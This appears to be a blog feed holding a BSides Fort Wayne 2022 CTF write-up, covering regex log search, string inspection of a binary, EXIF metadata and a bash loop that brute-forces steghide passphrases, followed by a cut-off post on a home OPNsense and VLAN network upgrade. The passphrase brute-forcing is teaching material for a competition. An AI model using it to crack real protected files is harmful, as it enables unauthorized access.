
<p>And here are said challenges. Unfortunately, I do not have the descriptions for any of these, which provide context and subtle hints about what to look for. I also lack the files for some of the challenges that I have completed, specifically Accidentally Open Source and Hard Coded Secrets. If anyone reading this has a copy of the original challenge files, please feel free to reach out!</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/challengelist.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/challengelist.png" /></a>
    <figcaption>BSides FW CTF challenges</figcaption>
</figure>

<p>With that being said, here are the writeups!</p>

<h2 id="log-analysis">Log Analysis</h2>

<h3 id="parameters">Parameters</h3>

<p><strong>Points:</strong> 100</p>

<p>This challenge gives us an Apache log with HTTP requests:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>**.***.***.** - lemke1570 [18/May/2022:20:05:45 -0400] "PUT /viral/markets HTTP/2.0" 416 12504
**.**.***.*** - - [18/May/2022:20:05:45 -0400] "PUT /partnerships/niches HTTP/2.0" 304 1348
***.***.**.** - - [18/May/2022:20:05:45 -0400] "POST /rich/bsftw{9X95ySYz0OYP9fbbrXiZkKEnUGawOGmV1Rop1L7mjhubY yJE6ZTapWDUCk5hLqhu8np7qOkb2Odq4 bR2S7kVJrHzA} HTTP/1.1" 205 6820
</code></pre></div></div>

<p>This challenge is similar to what we’ll see in Obscure Memo, but since this log has way more than three instances of the string <code class="language-plaintext highlighter-rouge">bsftw</code>, using regular expressions is more convenient than using <code class="language-plaintext highlighter-rouge">cat</code> and <code class="language-plaintext highlighter-rouge">grep</code>. All flags consist of bsftw{, 32 characters, and a }. While not the regex provided, we can use <code class="language-plaintext highlighter-rouge">/bsftw{.{32}}/g</code> to get us closer to what we’re looking for.</p>

<p>Using regexr.com to test, we see that there are two strings that match our regular expression:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bsftw{lSklv6GfDmjeDCWCm Hn1ju2fr3s mQ1}
bsftw{Regex_Is_The_Key_To_Text_Parsing}
</code></pre></div></div>

<p>That regular expression worked! We can see the correct flag of <code class="language-plaintext highlighter-rouge">bsftw{Regex_Is_The_Key_To_Text_Parsing}</code>.</p>

<h2 id="miscellaneous">Miscellaneous</h2>

<h3 id="multicast-over-human-carriers-mohc">Multicast over Human Carriers (MoHC)</h3>

<p><strong>Points:</strong> 200</p>

<p>This challenge was a nice change of pace, since in order to get the flag, we had to speak with the vendors that had a table at the event. I enjoy visiting the expo booths at conferences and learning more about the vendors and what they do. Each vendor had a fragment of the flag and we had to combine all ten of them into the correct flag. The fragments are as follows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rkus
psbro
esno
asoc
twor
sesn
cial
lnet
otips
name
</code></pre></div></div>

<p>It took quite a while to fit the pieces together in the right order, but there were some parts that were easily decipherable. I was able to gather <code class="language-plaintext highlighter-rouge">Asocialnetworkuses</code> relatively quickly, but I was initially stumped on the order of the last bit, specifically over the placement of names and notips. Eventually, I got it in the right order and the correct flag is: <code class="language-plaintext highlighter-rouge">bsftw{ASocialNetworkUsesNamesNotIpsBro}</code>.</p>

<h2 id="reverse-engineering">Reverse Engineering</h2>

<h3 id="obscurity--security">Obscurity != Security</h3>

<p><strong>Points:</strong> 50</p>

<p>In this challenge, we are given a binary that, when executed, has the following output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(tanner㉿kali)-[~/ctf/bsides]
└─$ ./RE2
Hello BSIDES FW CTF Contestant!!

Can you find my secret?

****MENU****
1 - SysInfo
2 - Search - (WIP)
3 - (WIP)
4 - (WIP)
Please select Menu Number: 
</code></pre></div></div>

<p>Selecting option 1 results in the following;</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Please select Menu Number: 1
Why did you trust this application?!?!
</code></pre></div></div>

<p>Whereas selecting any of the other options shows the following:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Please select Menu Number: 2   
Nothing to see Here... Yet
</code></pre></div></div>

<p>Before using tools such as Ghidra, I like to run the <code class="language-plaintext highlighter-rouge">strings</code> to see if there is any helpful information that hasn’t been obfuscated. When I ran <code class="language-plaintext highlighter-rouge">strings</code> on this binary, I did find some interesting strings listed:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hello BSIDES FW CTF Contestant!!
Can you find my secret?
****MENU****
1 - SysInfo
2 - Search - (WIP)
3 - (WIP)
4 - (WIP)
Please select Menu Number: 
PLEASE INSERT A VALID OPTION.
YOU FOUND MY SECRET!!!
FFEjwtItjxStyJvzfqSzqqTwItjxNyFF
FLAG:
bsftw{
Why did you trust this application?!?!
Nothing to see Here... Yet
Where do you computers start counting?
Not here... look some where else
basic_string::_M_construct null not valid
;*3$"
</code></pre></div></div>

<p>We can see a flag prefix and a string above it which doesn’t really make sense. There is also a helpful hint in the form of “Where do you computers start counting?”. Since many programming languages start counting at 0 instead of 1, maybe we could try that as an input?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(tanner㉿kali)-[~/ctf/bsides]
└─$ ./RE2
Hello BSIDES FW CTF Contestant!!

Can you find my secret?

****MENU****
1 - SysInfo
2 - Search - (WIP)
3 - (WIP)
4 - (WIP)
Please select Menu Number: 0
YOU FOUND MY SECRET!!!
FLAG:bsftw{AAZeroDoesNotEqualNullOrDoesItAA}
</code></pre></div></div>

<p>That did the trick! We find the flag of <code class="language-plaintext highlighter-rouge">bsftw{AAZeroDoesNotEqualNullOrDoesItAA}</code> by using an option that was not made clear to us by the program. Let it be known that obscurity does not in fact, equal security, as evidenced here.</p>

<p>An interesting thing that I noticed while writing this writeup is that the string we found earlier, <code class="language-plaintext highlighter-rouge">FFEjwtItjxStyJvzfqSzqqTwItjxNyFF</code>, bears a resemblance to the flag. The FF at the beginning and end of this string seems to match with the AA in the actual flag. Sure enough, running it through CyberChef reveals that when the string is rotated by 21 (or -5) characters, we get the flag.</p>

<h2 id="steganography">Steganography</h2>

<h3 id="escape-artist">Escape Artist</h3>

<p><strong>Points:</strong> 50</p>

<p>We are given a jpg file, named <code class="language-plaintext highlighter-rouge">BSides_Logo_STEGO_1.jpg</code>. When we open it in an image viewer, we see that it is simply the conference’s logo:</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/stego1-1.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/stego1-1.png" /></a>
</figure>

<p>My first instinct in stego challenges like this is to look in the EXIF data and see if there’s anything interesting in there, so let’s do that.</p>

<p>You can do this a number of ways, but two of the tools that I use are exiftool and ImageMagick, both of which are included in Kali. Exiftool is a command-line tool that outputs the EXIF data in your terminal, while ImageMagick is a GUI program that can be used to manipulate images further.</p>

<p>First, we’ll use exiftool. To do this, I use the command <code class="language-plaintext highlighter-rouge">exiftool BSides_Logo_STEGO_1.jpg</code>, which gives us the following output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(tanner㉿kali)-[~/ctf/bsides]
└─$ exiftool BSides_Logo_STEGO_1.jpg
ExifTool Version Number         : 12.41
File Name                       : BSides_Logo_STEGO_1.jpg
Directory                       : .
File Size                       : 101 KiB
File Modification Date/Time     : 2022:05:21 10:57:49-04:00
File Access Date/Time           : 2022:06:01 19:22:56-04:00
File Inode Change Date/Time     : 2022:06:01 19:22:21-04:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 150
Y Resolution                    : 150
Resolution Unit                 : inches
Artist                          : bsftw{TheArtistWhoDesignedThisIsGreat!}
Y Cb Cr Positioning             : Centered
Displayed Units X               : inches
Displayed Units Y               : inches
XMP Toolkit                     : Adobe XMP Core 7.1-c000 79.a8731b9, 2021/09/09-00:37:38
Format                          : image/jpeg
Title                           : BSides_Logo_FW
Metadata Date                   : 2021:12:30 08:22:23-05:00
Modify Date                     : 2021:12:30 13:22:31Z
Create Date                     : 2021:12:30 08:22:23-05:00
</code></pre></div></div>

<p>In the Artist attribute, we find our flag, which is <code class="language-plaintext highlighter-rouge">bsftw{TheArtistWhoDesignedThisIsGreat!}</code>.</p>


<p>Doing this in ImageMagick is a similar process. After opening the image, click anywhere in the image window to bring up the command window. EXIF data is found by clicking Image Info in the Miscellany menu.</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/stego1-2.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/stego1-2.png" /></a>
</figure>


<p>Scrolling down to the Properties section, we see our flag under the Artist attribute, just as we did using exiftool.</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/stego1-3.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/stego1-3.png" /></a>
</figure>

<h3 id="obscure-memo">Obscure Memo</h3>

<p><strong>Points:</strong> 50</p>

<p>For this challenge, we are given two files; an image named <code class="language-plaintext highlighter-rouge">web_logo.jpg</code> and a text file named <code class="language-plaintext highlighter-rouge">StegPasswords.txt</code>, presumably containing passwords to extract data hidden in the image. The appearance of the image is the same as in the previous challenge, and the text file contains 101 possible passwords, with one on each line:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>BSIDES
Wayne
security
Schedule
...
...
</code></pre></div></div>

<p>Since there are this many possible passwords, it isn’t feasible to try each of them manually. Fortunately, we can automate this process through scripting!</p>

<p>The actual extraction will be done using steghide, a program that allows for files to be embedded in and extracted from image and audio files.</p>

<p>To extract embedded content from a file, we need to specify what file has what we’re looking for (the stego file) and the password/passphrase. This is done using <code class="language-plaintext highlighter-rouge">steghide extract -sf FILE.png -p PASSWORD</code>.</p>

<p>As for automating this process, it is quite simple. All that’s needed is a for loop. My script and its output are fairly crude, but it gets the job done.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for </span>i <span class="k">in</span> <span class="si">$(</span><span class="nb">cat </span>StegPasswords.txt<span class="si">)</span><span class="p">;</span>
<span class="k">do </span><span class="nb">echo</span> <span class="s1">'Attempting passphrase: '</span> <span class="nv">$i</span><span class="p">;</span>
steghide extract <span class="nt">-sf</span> web_logo.jpg <span class="nt">-p</span> <span class="nv">$i</span><span class="p">;</span>
<span class="k">done</span>
</code></pre></div></div>

<p>This script iterates through the password file and uses that line’s value in the steghide command.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──(tanner㉿kali)-[~/ctf/bsides]
└─$ ./steghidebf.sh
Attempting passphrase:  BSIDES
steghide: could not extract any data with that passphrase!
Attempting passphrase:  Wayne
steghide: could not extract any data with that passphrase!
Attempting passphrase:  security
steghide: could not extract any data with that passphrase!
Attempting passphrase:  Schedule
steghide: could not extract any data with that passphrase!

...
...

Attempting passphrase:  BSFTW
wrote extracted data to "BsidesCTF.txt".

...
</code></pre></div></div>

<p>The passphrase that was able to extract the data was <code class="language-plaintext highlighter-rouge">BSFTW</code>, and steghide wrote the data to a text file named <code class="language-plaintext highlighter-rouge">BsidesCTF.txt</code>, so let’s take a look at that.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hello Bsides CTF Challeneger!
Are you enjoying Bsides FW? I hope you are! There is a flag some where in the text below! Will you find it?

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Aliquam malesuada bibendum arcu vitae elementum curabitur vitae nunc. Massa vitae tortor condimentum lacinia quis vel eros. Accumsan in nisl nisi scelerisque. Morbi quis commodo odio bsftw{This Is Not The Flag You Have Been Looking for!!} aenean sed adipiscing.
...
</code></pre></div></div>

<p>The text file contains lorem ipsum and at least one false flag. With the help of grep and Kali’s zsh syntax highlighting, I was able to better see the three occurrences of the flag prefix:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>... Morbi quis commodo odio bsftw{This Is Not The Flag You Have Been Looking for!!} aenean sed adipiscing...

... Felis imperdiet bsftw{Maybe You Should read the requirements for a flag?} proin fermentum leo vel orci porta...

... Sagittis purus sit amet volutpat consequat bsftw{RegexIsCoolButIsVeryScaryAndHard} mauris nunc congue nisi. Senectus et netus et malesuada fames ac turpis egestas...
</code></pre></div></div>

<p>Looking at the flag format that we’ve seen so far, only the last fits the format, as it does not contain any spaces. It should be noted that the organizers did provide a regular expression of the flag format on the CTF scoreboard, which would have made this challenge a bit easier had I used it. Either way, we find that the flag is: <code class="language-plaintext highlighter-rouge">bsftw{RegexIsCoolButIsVeryScaryAndHard}</code>.</p>

<h2 id="web-reconnaissance">Web Reconnaissance</h2>

<h3 id="use-the-source-luke">Use the Source, Luke</h3>

<p><strong>Points:</strong> 50</p>


<p>This challenge tells us that the flag is hidden in the source of one of the pages on the conference’s website. Since there are not that many pages on the website, I opted to use the view page source option in Firefox on every page, until finding the following on the Speakers page:</p>

<figure>
    <a href="/assets/img/ctf-writeups/bsidesfw2022/web.png"><img src="/assets/img/ctf-writeups/bsidesfw2022/web.png" /></a>
</figure>

<p>We find the correct flag of: <code class="language-plaintext highlighter-rouge">bsftw{JustWgetItAndGrepForTheFlagMate!}</code>. And yes, using wget and grep would have been a better way to do it!</p>]]></content><author><name>Tanner Johnston</name></author><category term="CTF Writeups" /><category term="BSides" /><category term="BSides-FW-CTF" /><category term="CTF" /><category term="writeup" /><summary type="html"><![CDATA[Well, I suppose it’s better late than never, right? I meant to post this shortly after the conference but life has a habit of getting in the way sometimes! Back on May 21, I attended the inaugural BSides Fort Wayne information security conference. It was my first conference since Ohio Linuxfest 2018 and I had a great time! Sweetwater is an outstanding venue, and that’s not even mentioning their music and audio showroom, whose scale is astounding. I didn’t get to see all of the talks that I wanted to though, as the lockpicking village and CTF proved to be too much fun.]]></summary></entry><entry><title type="html">Upgrading My Home Network</title><link href="/projects/2022/03/09/home-network-setup.html" rel="alternate" type="text/html" title="Upgrading My Home Network" /><published>2022-03-09T23:07:00+00:00</published><updated>2022-03-09T23:07:00+00:00</updated><id>/projects/2022/03/09/home-network-setup</id><content type="html" xml:base="/projects/2022/03/09/home-network-setup.html"><![CDATA[<p>With Spring Break providing some much-needed downtime, I was able to complete (or at least get working) a project that I had been wanting to tackle for a few months now. That project was a complete overhaul of my home network, which had previously used the  all-in-one Router/Switch/Access Point that was provided by my ISP.</p>


<figure>
    <a href="/assets/img/network-retrofit/router.jpg"><img src="/assets/img/network-retrofit/router.jpg" /></a>
    <figcaption>Spectrum Wave 2 modem/router combo</figcaption>
</figure>

<p>The router in question is an Arris/Askey RAC2V1A, also known as the Spectrum Wave 2. All things considered, it’s a pretty good ISP offering. It’s not an eero mesh system like what MetroNet provides, but it works well. Wi-Fi performance was solid all over the house, even with it being in my bedroom in a far corner. But it just didn’t give me the amount of control over my network that I wanted. I had a few main requirements and goals that I wanted to achieve.</p>

<h2 id="what-i-wanted">What I Wanted</h2>

<ul>
  <li>
    <p><strong>VLAN Support</strong></p>

    <p>With the amount of devices that a household has in 2022, I wanted to better segment my network because having clients, servers, and network infrastructure all on the <code class="language-plaintext highlighter-rouge">192.168.1.0/24</code> subnet was not going to work. I wanted to have different networks for IoT devices, WFH devices, trusted devices (my servers and desktop), and client devices.</p>
  </li>
  <li>
    <p><strong>Greater Network Management Capabilities</strong></p>

    <p>I wanted to be able to have more control over the flow of traffic across the network. A major part of this was wanting to prevent IoT devices from snooping around. Additionally, I was looking to have the ability to easily get more information about devices connected to my network. The Spectrum router displayed the IP address, MAC address, and the hostname of the device. If I wanted to determine the manufacturer, I would have to google the MAC address.</p>
  </li>
  <li>
    <p><strong>10 Gigabit LAN Capability</strong></p>

    <p>With the price of 10 gigabit working gear coming down and ISPs like AT&amp;T starting to <a href="https://www.theverge.com/2022/1/24/22898876/att-fiber-multi-gig-connections-speeds">offer speeds above 1 gigabit</a>, I wanted to have room to upgrade my network to be capable of running my LAN at 10 gigabit as well as having multi-gigabit WAN.</p>
  </li>
  <li>
    <p><strong>Reasonable Cost and Noise</strong></p>

    <p>I am a college student after all, and with gas being around $4.25 a gallon in Angola and over $4 in Toledo, I needed to keep the costs of this project under control. Fortunately, I got lucky in this regard. As for noise, the “network clost” at my house is my bedroom, so having components that sound like a jet engine taking off were a non-starter. I’d like to be able to sleep when I come home from school!</p>
  </li>
</ul>

<h2 id="what-i-chose">What I Chose</h2>

<ul>
  <li>
    <p><strong>Routing/Firewall</strong></p>

    <p>For my routing and firewall, I chose to use OPNsense, an open-source firewall and routing distro based on FreeBSD. I had also considered pfSense, but Netgate’s <a href="https://reddit.com/r/homelab/comments/ssk8zj/til_in_2017_pfsense_netgate_had_to_hand_over/">anti-competitive practices</a> left a bad taste in my mouth. Additionally, I was drawn to OPNsense’s more frequent updates, native WireGuard support, and greater commitment to open-source.</p>

    <p>As for the hardware, I was planning on doing virtualization up until the last minute. When I got back home, I saw a post on /r/hardwareswap that was giving away a large quantity of ATX cases. I had been looking for another case to set up a virtualization server anyways, so I messaged the OP. When I went to pick up the case, I left with the case, a Xeon E5-2603 v3, a Mellanox ConnectX-2 10Gb NIC, a CPU tower cooler, a 2 TB hard drive, and a 1U server all for $20. This server became my firewall, behold Cadmium!</p>

    <figure>
      <a href="/assets/img/network-retrofit/cadmium.jpg"><img src="/assets/img/network-retrofit/cadmium.jpg" /></a>
      <figcaption>Cadmium in its natural habitat, the workbench in my basement.</figcaption>
  </figure>

    <p>Cadmium is a Supermicro SC512-200B server with the following specs:</p>
    <ul>
      <li>Intel Xeon E5504</li>
      <li>Supermicro X8STi</li>
      <li>4 GB RAM</li>
      <li>160 GB HDD</li>
      <li>2x Intel 82574L Gigabit NIC</li>
    </ul>

    <p>I installed the 10Gb NIC in the PCIe slot, giving me 10 gigabit capabilities in the future. This thing absolutely did NOT meet my noise requirement. When I was configuring it, I disconnected the blower fan and used a 140mm fan that I got with an AIO water cooler years ago. That made it much more manageable to be next to. It has since been moved to the basement, where it can be as loud as it wants!</p>
  </li>
  <li>
    <p><strong>Switching</strong></p>

    <p>For switching, I wanted to give myself room to grow. The four ports on the Spectrum router were not enough for what I want to do with my network. While I have more experience with configuring Cisco switches (thanks Professor Hamman!), the Cisco options that I considered were either not 10-gig capable out of the box, would be too loud in a home environment, or too expensive. Then I found out about MikroTik. I had a few different options I was considering, namely the CSS610-8G-2S+IN and the CRS326-24G-2S+IN, I settled on the CSS326-24G-2S+RM.</p>

    <figure>
      <a href="/assets/img/network-retrofit/switch.jpg"><img src="/assets/img/network-retrofit/switch.jpg" /></a>
      <figcaption>MikroTik CSS326 switch and Raspberry Pi 3 that runs my UniFi controller.</figcaption>
  </figure>
    <p>I chose the CSS326 because of its port count, 10 gigabit capability, passive cooling, and most of all, price. I paid $170 on Amazon from a MikroTik-authorized distributor and the price-to-performance proposition was too good to pass up.</p>
  </li>
  <li>
    <p><strong>Access Point</strong></p>

    <p>This was another category where things just fell into place. My mother’s employer moved offices awhile back and allowed the employees to take furniture and office equipment that wasn’t being moved home with them. I went to the office with her one night to help her move stuff to her car and found a UniFi AC Pro access point on a desk. I asked if I could take it and was given the green light. This set the project into motion.</p>
    <figure>
      <a href="/assets/img/network-retrofit/unifi-ap.jpg"><img src="/assets/img/network-retrofit/unifi-ap.jpg" /></a>
      <figcaption>UniFi AC Pro mounted with velcro.</figcaption>
  </figure>
  </li>
</ul>

<h2 id="setting-it-all-up">Setting it all up</h2>

<h3 id="saturdaysunday">Saturday/Sunday</h3>

<p>After deciding to commit to the project on Saturday, I ordered the switch and a TP-Link PoE injector on Amazon. Thanks to Prime and living near multiple Amazon warehouses, they would be delivered the next day. I went and picked up the case, server, and NIC later that afternoon.</p>

<figure>
    <a href="/assets/img/network-retrofit/csit-discord.png"><img src="/assets/img/network-retrofit/csit-discord.png" /></a>
    <figcaption>Announcing the project in the CSIT Department Discord server.</figcaption>
</figure>

<p>I spent Saturday and Sunday finalizing my plans for the network (what subnets and VLANs I wanted, what IDs they would have, etc) and getting to know my new equipment and OPNsense.  Since my mother had some work that needed to get done, the earliest that I could take down the network and begin the configuration was Monday morning.</p>

<h3 id="monday">Monday</h3>

<p>Monday began by disconnecting the modem from the ISP router and connecting it to the firewall. The first issue that I ran into was the firewall not being able to get a WAN IP address with DHCP. It turns out that when the MAC address of the device connected to the modem changes, the modem must be power cycled. Once I took care of that, I was able to connect to the internet.</p>

<p>In order to get into the web UI, I connected the firewall and my desktop to the switch. I created my VLANs and their interfaces in OPNsense and assigned them to one of the onboard gigabit NICs since I currently do not have SFP+ transceivers for the firewall and switch.</p>

<p>For my topology, I opted to use router-on-a-stick. I would have preferred to use switch virtual interfaces since it’s what I have more experience in configuring, but I don’t have a layer 3 switch that supports it.</p>

<p>My configuration currently has four VLANs configured: Management on VLAN 5, Trusted devices and Servers on VLAN 6, IoT devices on VLAN 7, and Client/Guest devices on VLAN 8.</p>

<figure>
    <a href="/assets/img/network-retrofit/vlans.png"><img src="/assets/img/network-retrofit/vlans.png" /></a>
    <figcaption>My VLANs in OPNsense.</figcaption>
</figure>

<p>Each of these VLANs has a subnet with a third octet that matches the VLAN ID.</p>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>VLAN</th>
      <th>Subnet</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Native</td>
      <td>1</td>
      <td><code class="language-plaintext highlighter-rouge">192.168.1.0/24</code></td>
    </tr>
    <tr>
      <td>Management</td>
      <td>5</td>
      <td><code class="language-plaintext highlighter-rouge">192.168.5.0/24</code></td>
    </tr>
    <tr>
      <td>Trusted</td>
      <td>6</td>
      <td><code class="language-plaintext highlighter-rouge">192.168.6.0/24</code></td>
    </tr>
    <tr>
      <td>IoT</td>
      <td>7</td>
      <td><code class="language-plaintext highlighter-rouge">192.168.7.0/24</code></td>
    </tr>
    <tr>
      <td>Clients</td>
      <td>5</td>
      <td><code class="language-plaintext highlighter-rouge">192.168.8.0/24</code></td>
    </tr>
  </tbody>
</table>

<p>After creating firewall rules to restrict devices on the IoT and Client networks from communicating with one another, I moved on to my Wi-Fi. I initially did not create the management VLAN, and because of that, I had issues with my configuration at this point. I was unable to connect my laptop to the trusted wireless network that I had created but the regular client network and the IoT network were working as expected. I got the system back to a semi-working state and went to bed.</p>

<h3 id="tuesday">Tuesday</h3>

<p>My goals for Tuesday were to move the firewall from my bedroom to the basement so I could reinstall the top panel and to get the Wi-Fi issue figured out. In order to do this, I had to cut and reterminate the coaxial cable that connects the modem to the ISP drop outside the house. This was because the RG-6 connector was too large to fit through the hole that was drilled through my floor into the basement. Since an RG-6 connector would not fit through the hole in my floor, neither would a pre-made ethernet cable. Two trips to Menard’s, $75, and about 45 minutes of RJ45-induced frustration later, I had working (albeit somewhat jank) coax and ethernet cables. I then moved the firewall downstairs and reinstalled the stock blower fan. Now I can sleep in peace again!</p>

